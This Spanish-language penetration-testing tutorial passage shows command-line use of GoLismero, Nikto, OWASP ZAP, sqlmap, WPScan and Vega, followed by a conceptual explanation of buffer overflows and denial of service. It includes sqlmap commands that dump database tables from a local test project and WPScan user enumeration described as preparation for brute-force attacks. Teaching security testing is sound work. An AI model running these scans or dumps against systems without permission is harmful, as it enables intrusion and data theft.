
```
root@kali:~# $golismero scan <Dominio o sitio web del cliente>
```

## Informe web

Puede generar informes en diferentes formatos de archivo con GoLismero, solo debe agregar el argumento `-o` que creará el informe (cuyo formato se adivina desde la extensión del archivo):

```
$golismero scan <dominio del cliente> -o - -o nombre_archivo.html
```

Como seguramente notó, el diseño sigue siendo coherente en todas las plataformas ya que el diseño del informe es totalmente receptivo. El informe HTML es completamente autónomo en un solo `.html` archivo, lo que lo hace muy fácil de compartir y debería tener el siguiente aspecto:



## Nikto

```
➤ $nikto
Nikto v2.1.6
-----
ERROR: No host specified

-Config+      Use this config file
-Display+    Turn on/off display outputs
-dbcheck     check database and other key files for syntax errors
-Format+     save file (-o) format
-Help        Extended help information
-host+       target host
-id+         Host authentication to use, format is id:pass or id:pass:realm
-list-plugins List all available plugins
-output+     Write output to this file
-nossl       Disables using SSL
-no404       Disables 404 checks
-Plugins+    List of plugins to run (default: ALL)
-port+       Port to use (default 80)
-root+       Prepend root value to all requests, format is /directory
-ssl         Force ssl mode on port
-Tuning+     Scan tuning
-timeout+    Timeout for requests (default 10 seconds)
-update      Update databases and plugins from CIRT.net
-Version     Print plugin and database versions
-vhost+      Virtual host (for Host header)
             + requires a value

Note: This is the short help output. Use -H for full help text.
```

Es una herramienta de evaluación del servidor web muy popular y fácil de usar para encontrar problemas y vulnerabilidades potenciales rápidamente, como escanear los servidores web en busca de vulnerabilidades usando Nikto en Parrot Security OS. Nikto viene de serie como una herramienta Parrot Security OS y debería ser su primera opción cuando pruebe los servidores web y las aplicaciones web. Nikto está buscando 6700 archivos / programas potencialmente peligrosos, verifica versiones obsoletas de más de 1250 servidores y problemas específicos de la versión en más de 270 servidores según el sitio web oficial de Nikto. Debe saber que Nikto no está diseñado como una herramienta furtiva y escanea el objetivo de la manera más rápida posible, lo que hace que el proceso de escaneo sea muy obvio en los archivos de registro de un sistema de detección de intrusos (IDS).

**IDS: Un Sistema de Detección de Intrusos (IDS)** es una tecnología de seguridad de red creada originalmente para detectar exploits de vulnerabilidades contra una aplicación o computadora de destino. Intrusion Prevention Systems (IPS) extendió las soluciones IDS al agregar la capacidad de bloquear amenazas además de detectarlas.

**Nikto viene con las siguientes características:**

### Características

Estas son algunas de las principales características de la versión actual:

- Soporte SSL (Unix con OpenSSL o tal vez Windows con ActiveState Perl / NetSSL)
- Soporte de proxy HTTP completo
- Verifica los componentes del servidor obsoletos
- Guarde informes en texto plano, XML, HTML, NBE o CSV



- Motor de plantillas para personalizar informes fácilmente
- Escanee múltiples puertos en un servidor o múltiples servidores a través de un archivo de entrada (incluida la salida nmap)
- Técnicas de codificación IDS de LibWhisker
- Se actualiza fácilmente a través de la línea de comandos.
- Identifica el software instalado a través de encabezados, favicons y archivos
- Autenticación de host con Basic y NTLM
- Subdominio adivinando
- Enumeración de nombre de usuario Apache y cgiwrap
- Técnicas de mutación para "pescar" contenido en servidores web
- Ajuste de escaneo para incluir o excluir clases enteras de comprobaciones de vulnerabilidad
- Adivinar credenciales para dominios de autorización (incluidos muchos combos de id / pw por defecto)
- La adivinación de la autorización maneja cualquier directorio, no solo el directorio raíz
- Reducción de falsos positivos mejorada a través de múltiples métodos: encabezados, contenido de la página y hash de contenido
- Informa que se ven encabezados "inusuales"
- Estado interactivo, pausa y cambios a la configuración de verbosidad
- Guarde la solicitud / respuesta completa para pruebas positivas
- La reproducción guardó las solicitudes positivas
- Tiempo máximo de ejecución por objetivo
- Pausa automática a una hora especificada
- Verificaciones de sitios comunes de "estacionamiento"
- Iniciando sesión en Metasploit
- Documentación completa

Otra buena característica en Nikto es la posibilidad de definir la prueba utilizando el parámetro -Tuning. Esto le permitirá ejecutar solo las pruebas que necesita, lo que puede ahorrarle mucho tiempo:

- 0 - Carga de archivos
- 1 - Archivo interesante / Visto en registros
- 2 - Configuración incorrecta / Archivo predeterminado
- 3 - Información divulgada
- 4 - Inyección (XSS / Script / HTML)
- 5 - Recuperación remota de archivos - Dentro de la raíz web
- 6 - Denegación de servicio
- 7 - Archivo remoto Recuperación - Server Wide
- 8 - Ejecución de comandos / Remote Shell
- 9 - SQL Injection

- a - Bypass de autenticación
- b - Identificación del software
- c - Inclusión remota de la fuente
- x - Opciones de ajuste inverso (es decir, incluye todas excepto las especificadas)

Nikto tiene su propio mecanismo de actualización. Le recomendamos que busque actualizaciones antes de usar Nikto. Nikto se puede actualizar con el siguiente comando:

```
$nikto update
```

### Escaneando servidores web con Nikto

Comencemos con Nikto para buscar archivos interesantes con la opción 1 usando el siguiente comando:

```
$nikto -host cliente.com -tuning1
```

### Ejecutar todos los escaneos de Nikto contra un host

```
$nikto -host <Dominio del cliente>
```

### Ejecutando Nikto contra múltiples hosts

Nikto ofrece varias opciones para probar múltiples hosts:

- Mediante el uso de un archivo de hosts válido que contiene un host por línea
- Tubería de la salida de Nmap a Nikto.

Un archivo de host válido es un archivo de texto que contiene los hosts, debe usar una línea para cada host para que sea válido para Nikto. En lugar de utilizar el nombre de host como argumento para la opción -h, debe usar la ruta de archivo para el archivo de hosts válido.

Otra solución es canalizar la salida de Nmap a Nikto. Nmap enviará los hosts válidos a Nikto y Nikto ejecutará los escaneos seleccionados contra estos hosts. El siguiente comando ejecutará un escaneo de Nmap en el host 192.168.0.0 - 192.168.0.24 usando una salida codificable que está definida por el indicador -oG-:

```
$nmap -p80 192.168.0.0/24 -oG | nikto -h -
```

Tenga en cuenta que debe usar un guion (-) para que la opción de host de Nikto use los hosts suministrados por Nmap.


## OWASP ZAP

OWASP es el Proyecto de seguridad de aplicaciones web abiertas, un grupo de voluntarios sin fines de lucro, dedicado a hacer que las aplicaciones web sean más seguras. Como tal, publican su OWASP Top 10 para mostrar las vulnerabilidades más críticas y han diseñado WebGoat , una aplicación web deliberadamente vulnerable para enseñar y evaluar la seguridad de las aplicaciones web. Como parte de este esfuerzo, también han desarrollado la herramienta OWASP Zed Attack Proxy (ZAP).

OWASP ZAP es una herramienta basada en Java para probar la seguridad de las aplicaciones web. Tiene una interfaz gráfica de usuario intuitiva y potentes funciones para hacer cosas tales como fuzzing, scripting, spidering, proxying y atacar aplicaciones web. También es extensible a través de una serie de complementos. De esta forma, es una herramienta de prueba de aplicaciones web todo en uno. OWASP ZAP podría incluso convertirse en su herramienta de prueba de aplicación web una vez que lo domine.

- 1) Si desea iniciar OWASP ZAP desde la línea de comando, simplemente escriba con privilegios de usuario root:

```
#owasp-zap
```





## Analizando un sitio web

- 4) Probemos un sitio web inicialmente vulnerable y seguro para probar. Coloque la URL en el espacio al lado de "URL para atacar" y luego simplemente haga clic en el botón "Ataque" debajo de ella.

### Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to attack.


To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression testing.  
See the help file for more details.

- 5) Cuando haya completado su trabajo (esto puede ser un tiempo considerable para sitios web grandes), debería ver una pantalla como la siguiente.




Como puede ver en la ventana inferior izquierda, OWASP ZAP nos ha enviado 8 alertas. Estas alertas están categorizadas por el tipo de vulnerabilidad. En este caso, estos son:

- Cross Site Scripting
- Inyección de comandos remotos del sistema operativo
- Búsqueda de directorio
- X-Frame-Options Header Not Set
- Conjunto de cookies sin indicador HttpOnly
- Autocompletar contraseña en el navegador
- Navegador web Protección XSS no habilitada
- X-Content-Type-Options Header Missing



Al lado de cada categoría de alerta hay un número que representa el número de ocurrencias de ese tipo de vulnerabilidad. Si hace clic en la flecha al lado de la alerta, se expandirá para mostrarle cada vez que ocurra la vulnerabilidad.



En la captura de pantalla anterior, primero hice clic en la alerta "Cross Site Scripting" y se abrió una ventana con información a la derecha que refleja la evaluación de la aplicación del riesgo (alto) y la confianza (medio). Luego, amplíé la alerta para mostrar cada una de las vulnerabilidades de XSS en esta aplicación web.

El próximo paso, por supuesto, es probar cada una de las vulnerabilidades informadas para ver si son reales.



## SQMAP

```

$ sqlmap
[1.1.9#stable]
http://sqlmap.org

Usage: python sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for advanced help

```

Es una de las herramientas de automatización de inyección SQL más populares y potentes que existen. Dado un url de solicitud http vulnerable, sqlmap puede explotar la base de datos remota y hacer muchos hackeos como extraer nombres de bases de datos, tablas, columnas, todos los datos en las tablas, etc. Incluso puede leer y escribir archivos en el sistema de archivos remoto bajo ciertas condiciones. Escrito en python, es una de las herramientas de hacking más poderosas que hay.

Tenga en cuenta que utilicé un mini proyecto en localhost para probar la inyección de SQL aquí.

### 1) Listar bases de datos DBMS usando SQLMAP SQL Injection

```

$ sqlmap -u http://localhost/miniproject1/preview.php?id=Debian%20Before%20prrot --dbs
[1.1.9#stable]
http://sqlmap.org

```

### 2) tablas de la lista de la base de datos de destino utilizando SQLMAP SQL Injection

```

$ sqlmap -u http://localhost/miniproject1/preview.php?id=Debian%20Before%20Parrot -D miniproject --tables
[1.1.9#stable]
http://sqlmap.org

```

### 3) Listar columnas en la tabla de destino de la base de datos seleccionada usando SQLMAP SQL Injection

```

$ sqlmap -u http://localhost/miniproject1/preview.php?id=Debian%20Before%20Parrot -D miniproject -T migrations --columns
[1.1.9#stable]
http://sqlmap.org

```

### 4) Enumerar el contenido de las columnas de destino de la tabla de destino de la base de datos seleccionada mediante SQLMAP SQL Injection

```

$ sqlmap -u http://localhost/miniproject1/preview.php?id=Debian%20Before%20Parrot -D miniproject -T migrations -C migration --dump
[1.1.9#stable]
http://sqlmap.org

```

## WPSCAN



Algunos de los aspectos más importantes de wpscan son su capacidad para enumerar no solo los complementos y temas, sino también los usuarios y las instalaciones de timthumb. WPScan también puede realizar ataques de fuerza bruta contra Wordpress, pero eso está fuera del alcance de este artículo.

### Enumeración de complementos

Para enumerar los complementos, todo lo que tenemos que hacer es iniciar wpscan con los --enumerate p argumentos como ese.

```
$wpscan --url https://www.yoursiteurl.com --enumerate p
```

Para mostrar solo para mostrar complementos vulnerables:

```
→ $wpscan --url https://www.yoursiteurl.com --enumerate vp
```

WPScan también se puede usar para enumerar usuarios con inicios de sesión válidos en la instalación de Wordpress. Esto generalmente lo realizan los atacantes para obtener una lista de usuarios en preparación para un ataque de fuerza bruta.

```
$wpscan --url https://www.yoursiteurl.com --enumerate u
```

Para actualizar wpscan:

```
→ $wpscan --update
```

## VEGA



Vega es un escáner de vulnerabilidades web creado por la empresa canadiense Subgraph y distribuido como una herramienta de código abierto. Además de ser un escáner, se puede usar como proxy de interceptación y realizar escaneos mientras exploramos el sitio de destino.


Vega es una aplicación basada en Java que proporciona a los probadores una GUI fácil de seguir. Las siguientes son algunas de sus características:

La capacidad de utilizar una serie de módulos de inyección, como SQLite, XSS y ataques de inyección de Shell Escaneo con autenticación y cookies de sesión


## Proxy web

### Capacidad de informes


- 1) Para iniciar VEGA abrimos una consola y escribimos vega
- 2) Aparecerá un nuevo cuadro de diálogo. En un cuadro etiquetado, ingrese un URI base para escanear




- 3) Haga clic en Siguiente. Aquí podemos seleccionar qué módulos ejecutar sobre la aplicación. Vamos a dejarlos como por defecto



- 4) Finalmente, puede ajustar el escaneo para excluir parámetros específicos que no son necesarios



- 5) Haga clic en Finalizar para iniciar el escaneo.



- 6) Cuando finaliza el escaneo, podemos verificar los resultados navegando por las alertas de escaneo







La fase 3 es cuando se produce el hackeo real. Las vulnerabilidades expuestas durante la fase de reconocimiento y escaneo ahora se explotan para obtener acceso al sistema de destino. El ataque se puede entregar al sistema de destino a través de una red de área local (LAN), ya sea por cable o inalámbrica; acceso local a una PC; La Internet; o sin conexión. Los ejemplos incluyen desbordamientos de búfer basados en pila, denegación de servicio y secuestro de sesión. En el mundo de los piratas informáticos, se conoce que tener acceso es propietario del sistema porque una vez que un sistema ha sido pirateado, el pirata informático tiene el control y puede usar ese sistema como lo desee.

### **Algunas técnicas de ataque:**

#### **Buffer Overflows**

Una de las vulnerabilidades de seguridad más comunes y más antiguas en el software son las vulnerabilidades de desbordamiento de búfer. Las vulnerabilidades de desbordamiento de búfer ocurren en todo tipo de software, desde sistemas operativos hasta aplicaciones cliente/servidor y software de escritorio. Esto sucede a menudo debido a la mala programación y la falta o poca validación de entrada en el lado de la aplicación. En este artículo veremos qué es exactamente un desbordamiento de búfer, cómo funcionan y cómo pueden convertirse en vulnerabilidades de seguridad graves. También veremos qué ocurre cuando se produce un desbordamiento de búfer y las técnicas de mitigación para minimizar sus efectos nocivos.

¿Qué es un desbordamiento de búfer?

Un desbordamiento de búfer es una situación en la que un programa en ejecución intenta escribir datos fuera del búfer de memoria que no está destinado a almacenar estos datos. Cuando esto sucede, estamos hablando de un desbordamiento de búfer o una situación de desbordamiento de búfer. Un búfer de memoria es un área en la memoria de la computadora (RAM) destinada a almacenar datos temporalmente. Este tipo de almacenamientos intermedios se pueden encontrar en todos los programas y se usan para almacenar datos de entrada, salida y procesamiento.

Un ejemplo de datos almacenados en búferes son las credenciales de inicio de sesión o el nombre de host para un servidor FTP. Además, otros datos almacenados temporalmente antes del procesamiento pueden almacenarse en búferes. Esto literalmente podría ser cualquier cosa, desde los campos de entrada del usuario, como los campos de nombre de usuario y contraseña, para ingresar archivos usados para importar ciertos archivos de configuración. Cuando la cantidad de datos escritos en el búfer supera la cantidad esperada de datos, el búfer de memoria se sobrepasa. Esto ocurre, por ejemplo, cuando se espera un nombre de usuario con un máximo de 8 bytes y se da un nombre de usuario de 10 bytes y se escribe en el búfer. En este caso, el búfer se excede en 2 bytes y se producirá un desbordamiento cuando no se previene que ocurra. Esto sucede a menudo debido a una mala programación y la falta de desinfección de la entrada.

| Buffer Overflow ejemplo |   |   |   |   |   |   |   |          |   |
|-------------------------|---|---|---|---|---|---|---|----------|---|
| 8 bytes                 |   |   |   |   |   |   |   | Overflow |   |
| U                       | S | E | R | N | A | M | E | 1        | 2 |
| 0                       | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8        | 9 |

¿Qué sucede cuando ocurre un desbordamiento de búfer?

Cuando se produce un desbordamiento de búfer de memoria y los datos se escriben fuera del búfer, el programa en ejecución puede volverse inestable, bloquearse o devolver información corrupta. Las partes sobrescritas de la memoria pueden contener otros datos importantes para la aplicación en ejecución, que ahora se sobrescribe y ya no está disponible para el programa. Los desbordamientos del búfer pueden incluso ejecutar otros programas o comandos (maliciosos) y dar como resultado la ejecución de código arbitrario.

Ejecución de código arbitrario y escalada de privilegios

Cuando una vulnerabilidad de desbordamiento de búfer se utiliza para escribir datos maliciosos en la memoria y el atacante puede tomar el control del flujo de ejecución de un programa, estamos ante una grave vulnerabilidad de seguridad. Los desbordamientos del búfer pueden convertirse en serios problemas de seguridad. Estos problemas de seguridad pueden ser explotados por hackers para tomar el control (remoto) de un host, realizar escalada de privilegios o muchas cosas malas como resultado de la ejecución de código arbitrario. La ejecución de código arbitrario es el proceso de inyectar código en el búfer y lograr que se ejecute.

La escalada de privilegios se realiza mediante la explotación de una vulnerabilidad de desbordamiento del búfer para ejecutar código arbitrario en un programa que se ejecuta con privilegios del sistema. El código ejecutado puede ser shellcode, que da al atacante un shell del sistema operativo con privilegios administrativos, por ejemplo, o incluso agrega un nuevo usuario (administrador) al sistema. También con desbordamientos de búfer, el código ejecutado ocurre en el contexto de la aplicación en ejecución. Esto significa que cuando la aplicación explotada se ejecuta con privilegios administrativos, el código malicioso también se ejecutará con privilegios administrativos.

## Denegación de servicio (DoS)

No todas las vulnerabilidades de desbordamiento de búfer pueden explotarse para obtener la ejecución de código arbitrario. También se pueden realizar ataques de denegación de servicio (remoto) cuando solo bloquean el programa en ejecución. Como las vulnerabilidades de desbordamiento de búfer pueden ocurrir en cualquier software, los ataques DoS no se limitan solo a servicios y computadoras. También se pueden orientar los enrutadores, los dispositivos de IoT de firewall y cualquier otra cosa que ejecute un sistema operativo. Un ejemplo de esta situación es el reciente Cisco ASA IKEv1 y IKEv2 Buffer Overflow exploits últimamente. Algunos de estos exploits remotos solo se bloquean y obligan a reiniciar el firewall, lo que resulta en un par de minutos de inactividad.

¿Cómo funciona un desbordamiento de búfer en el código?

